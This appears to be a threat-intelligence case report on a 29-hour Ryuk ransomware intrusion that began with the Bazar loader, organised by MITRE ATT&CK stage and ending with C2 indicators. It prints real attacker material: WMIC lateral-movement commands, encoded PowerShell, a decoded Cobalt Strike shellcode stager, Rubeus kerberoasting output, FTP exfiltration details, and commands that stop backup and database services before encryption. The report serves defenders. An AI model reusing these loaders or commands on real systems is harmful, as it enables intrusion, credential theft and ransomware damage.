Ryuk's Return

By editor

Published: 2020-10-08 · Archived: 2026-04-05 21:55:33 UTC

Intro

The Ryuk group went from an email to domain wide ransomware in 29 hours and asked for over $6 million to unlock our systems. They used tools such as Cobalt Strike, AdFind, WMI, vsftpd, PowerShell, PowerView, and Rubeus to accomplish their objective.

Ryuk has been one of the most proficient ransomware gangs in the past few years, with the FBI claiming $61 million USD having been paid to the group as of February 2020. Earlier in the year, the group grew a little quiet, but that seems to have changed in the past few weeks, with incidents like what occurred at UHS hospitals.

Case Summary

In this case, the actions began via a loader malware known as Bazar/Kegtap. Reports indicate an email delivery via malspam, which has been creeping up in volume over the month of September.

From the initial execution of the payload, Bazar injects into various processes including explorer.exe and svchost.exe, as well as, spawning cmd.exe processes. The initial goal of this activity was to run discovery using built in Windows utilities like nltest, net group, and the 3rd party utility AdFind.

After the initial discovery activity the Bazar malware stayed relatively quiet, until a second round of discovery the following day. Again, the same tools were employed in the second round of discovery, plus Rubeus. This time the discovery collection was exfiltrated via FTP to a server hosted in Russia. Next, the threat actor began to move laterally.

It took a few attempts, using various methods, from remote WMI, to remote service execution with PowerShell, until finally landing on Cobalt Strike beacon executable files transferred over SMB to move around the environment. From here forward, the threat actors relied on a Cobalt Strike beacon running on a domain controller as their main operations point.


After picking the most reliable method to move through the environment, the threat actor then proceeded to establish beacons across the enterprise. In preparation for their final objectives, they used PowerShell to disable Windows Defender in the environment.


The server utilized for backups in the domain was targeted first for encryption, with some further preparation completed on the host. However, once the Ryuk ransom executable was transferred over SMB from their domain controller (DC) pivot, it only took one minute to execute it.

At this point Ryuk was transferred to the rest of the hosts in the environment via SMB and executed through an RDP connection from the pivot domain controller. In total, the campaign lasted 29 hours–from initial execution of the Bazar, to domain wide ransomware. If a defender missed the first day of recon, they would have had a little over 3 hours to respond before being ransomed.

The threat actors requested 600+ bitcoins, which have a market value of around 6+ million USD.

Timeline


Ryuk Timeline
Day 1
16:37 Bazar malware executed
5.182.210.145:443
16:48 Domain discovery commands
17:06 Registry discovery commands
17:28 More domain discovery and network checks to domain controllers
17:41 AdFind used to map active directory
Day 2
18:49 Checks again for domain trusts and AdFind using Bazar
FTP exfiltration to 45.141.84.120
20:12 First lateral movement attempt with WMIC
dll transfered via SMB
appears to fail
threat actor then tries several other payloads
20:23 P64.exe Cobalt Strike beacon run on beachhead host
107.173.58.183:443
21:04 Second P64.exe Cobalt Strike beacon dropped on beachhead host
88.119.171.75:443
21:09 Next lateral movment attempt via a service and PowerShell
registry key written and then executed by service
also appears to have failed
21:09 Cobalt Strike beacon transfered via SMB and run by service



For a full breakdown of the technical details and threat actor tactics, techniques, and procedures continue into the MITRE ATT&CK breakdown.

MITRE ATT&CK

Initial Access

Initial delivery was via email with a link to the Bazar/Kegtap backdoor loader. We downloaded and ran Document-Preview.exe, which connected to 5.182.210[.]145 over 443/https.

Execution

Service execution was used several times to execute scripts and executables during lateral movement.

```
eventdata.image            C:\\Windows\\System32\\services.exe

eventdata.imageLoaded      \\\[redacted]\ADMIN$\\b0e7f5f.exe
```

WMI was used as well in an attempt to execute dlls laterally.

```
WMIC /node:"DC.example.domain" process call create "rundll32 C:\PerfLogs\arti64.dll, StartW"
```

The threat actors also performed process injection.


```
4

"CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injectio
n
UtcTime:            00:17:17.850
SourceProcessGuid: {f3f0e111-ccf2-5f73-4a02-000000000b00}
SourceProcessId: 360
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGuid: {f3f0e111-ce8d-5f73-4d02-000000000b00}
TargetProcessId: 2628
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 3736
StartAddress: 0x000001B67B660007
StartModule: -
StartFunction: -"
```

Defense Evasion

Disabling Windows Defender.


```
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAI
```



Discovery

Day 1

AdFind and adf.bat were dropped and run minutes after Document-Preview.exe was executed. We've seen adf.bat numerous times and you can read more about it here. The batch file outputs information into the following text files.



Nltest was used to check for Domain trusts

```
nltest /domain_trusts /all_trusts
```


Net was used to show Domain Admins

```
net group "Domain admins" /DOMAIN
```

Ping was used to test if systems were up in the environment

```
ping hostname.domain.local
```

Break down of the process tree of activity from the Bazar loader on day 1.



Day 2

Afind was run again, and then the threat actor attempted to Kerberoast using Rubeus.

```
[*] Action: AS-REP roasting

[*] Target Domain          : [redacted]

[*] Searching path 'LDAP://[redacted]' for AS-REP roastable users
```

```
*] Action: Kerberoasting

*] NOTICE: AES hashes will be returned for AES-enabled accounts.
*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

After a few false starts during lateral movement failures, the threat actors performed some additional local system recon.


```
systeminfo
```

```
nltest /dclist:
```

```
Get-NetSubnet
Get-NetComputer -operatingsystem *server*
Invoke-CheckLocalAdminAccess
Find-LocalAdminAccess
```

WMI was used to check for the current AntiVirus on numerous systems

```
WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```




```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name, DNSHostNa
```

Lateral Movement

On day 1 the threat actors checked a domain controller for MS17-010 before continuing with more discovery. The system was not vulnerable to MS17-010

Lateral movement began around 28 hours after initial entry, using SMB to drop a Cobalt Strike Beacon on a domain controller. From there, the threat actor used WMIC to execute the beacon.

```
WMIC /node:\"DC.example.domain\" process call create \"rundll32 C:\\PerfLogs\\arti64.dll, StartW\"
```

This payload did not appear to run successfully, as shortly after the threat actors dropped an additional payload on the beachhead host, and then executed a service on the DC, after no command and control traffic was apparent.

```
"Registry value set:
RuleName: -
EventType: SetValue
UtcTime:          00:08:54.696
ProcessGuid: {1372730A-3659-5F6E-0A00-000000000F00}
ProcessId: 460
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\7ee3a9d\ImagePath
Details: %%COMSPEC%% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkA[illegible]
```

The decoded Powershell.

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_
module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $
false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXL
cw3t8eagxyKV+EuNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5EupycksjkycjSyOTJyNJIkklSSBxS2ZT/Pfc9nOoNwdJI3FLC0×ewdz2puNXTUkjSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqicHqHcHMyLhyPSoXwcvdEvj2f7f3P
Z0S+W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf1FTQHwaQBJAIyMjIyM=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0×3000, 0×40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

Following this, the treat actors copied and executed a Cobalt Strike beacon executable and initiated it via a service on the domain controller.

```
t  data.win.system.level      4

t  data.win.system.message    "File created:
                              RuleName: -
                              UtcTime:          00:09:29.597
                              ProcessGuid: {1372730A-3655-5F6E-0100-000000000F0
                              0}
                              ProcessId: 4
                              Image: System
                              TargetFilename: C:\Windows\b0e7f5f.exe
                              CreationUtcTime:          00:09:29.597"
```

```
eventdata.image          C:\\Windows\\System32\\services.exe
eventdata.imageLoaded    \\\\[redacted]\\ADMIN$\\b0e7f5f.exe
```

At this point, C2 connections appear on the domain controller connecting to martahzz[.]com – 88.119.171[.]75 over 443/https.

Backup systems were targeted for lateral movement using the SMB exe executed around one hour after the first lateral movement execution from the beachhead host.

The threat actor was having issues running beacons on numerous systems, and on at least one of the systems, they mounted the drive remotely.

```
C:\Windows\system32\cmd.exe /C dir \\Server\c$
```

Command and Control

Bazar:

5.182.210.145|443

Certificate [ec:4c:07:b8:3b:6a:a0:bf:60:36:b7:f4:92:9e:83:81:0f:96:46:b0]

Not Before 2020/09/21 05:24:24 UTC

Not After 2021/09/21 05:24:24 UTC

Issuer Org Global Security

Subject Common example.com

Subject Org Global Security

Public Algorithm rsaEncryption

JA3: 72a589da586844d7f0818ce684948eea

JA3s: e35df3e00ca4ef31d42b34bebaa2f86e

Cobalt strike:

88.119.171.75|443

Certificate [ee:92:91:6b:7e:31:85:22:65:eb:16:11:c4:8f:0a:75:c9:05:1d:4b]

Not Before 2020/09/29 08:18:03 UTC

Not After 2021/09/29 08:18:03 UTC

Issuer Org lol

Subject Common martahzz.com

Subject Org lol

Public Algorithm rsaEncryption

JA3 : a0e9f5d64349fb13191bc781f81f42e1

JA3s: ae4edc6faf64d08308082ad26be60767

107.173.58.183|443

Certificate [e2:13:2c:a4:29:ae:f3:fa:35:1f:e1:5b:2c:25:76:57:37:5b:dc:35]

Not Before 2020/09/22 14:34:11 UTC

Not After 2021/09/22 14:34:11 UTC

Issuer Org lol

Subject Common nomadfunclub.com

Subject Org lol


Public Algorithm rsaEncryption

JA3: a0e9f5d64349fb13191bc781f81f42e1

JA3s: ae4edc6faf64d08308082ad26be60767

Exfiltration

Domain discovery (AdFind and Rubeus outputs) exfiltrated by vsftpd to 45.141.84[.]120.



Impact

SMB was used to transfer the Ryuk executables. Then, RDP connections were made from the first compromised DC, and then, ransomware executed throughout the environment, starting with the Backup servers. On the backup server, prior to execution, the threat actors pulled up the wbadmin msc console.

Commands ran prior to ransom execution:

```
"C:\Windows\system32\net1 stop \""samss\"" /y"
"C:\Windows\system32\net1 stop \""veeamcatalogsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamcloudsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""samss\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcatalogsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcloudsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\taskkill.exe\"" /IM sqlbrowser.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlceip.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlservr.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlwriter.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.agent.configurationservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.brokerservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.catalogdataservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.cloudservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.externalinfrastructure.dbprovider.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.manager.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.mountservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.service.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.uiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.wmiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamdeploymentsvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamfilesysvsssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.guest.interaction.proxy.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamnfssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamtransportsvc.exe /F"
"C:\Windows\system32\taskmgr.exe\"" /4"
